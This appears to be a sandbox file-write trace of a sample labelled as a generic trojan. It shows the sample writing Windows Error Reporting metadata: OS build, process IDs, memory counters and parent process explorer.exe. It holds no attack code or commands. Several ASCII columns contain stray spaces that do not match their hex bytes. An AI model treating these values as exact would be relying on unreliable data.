C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 33 00 30 00 32 00 32 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.3.0.2.2.4.<./.U.p.t.i.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 37 00 35 00 36 00 33 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.1.0.2.7.5.6.3.5.2. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 37 00 34 00 38 00 31 00 36 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.0. 2.7.4.8.1.6.0.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 39 00 34 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.3.9.4.3. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 38 00 30 00 32 00 39 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.8.0.2.9.4.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 37 00 39 00 38 00 38 00 34 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.4.7.9.8.8.4.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 36 00 37 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.6.7.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 36 00 36 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.6.6.0.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 34 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.0.4.0.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.0.1.2.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 39 00 35 00 38 00 35 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.9.5.8.5.2.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 39 00 36 00 36 00 37 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.9.6.6.7.2.0.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 39 00 35 00 38 00 35 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.7.9.5.8.5.2.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
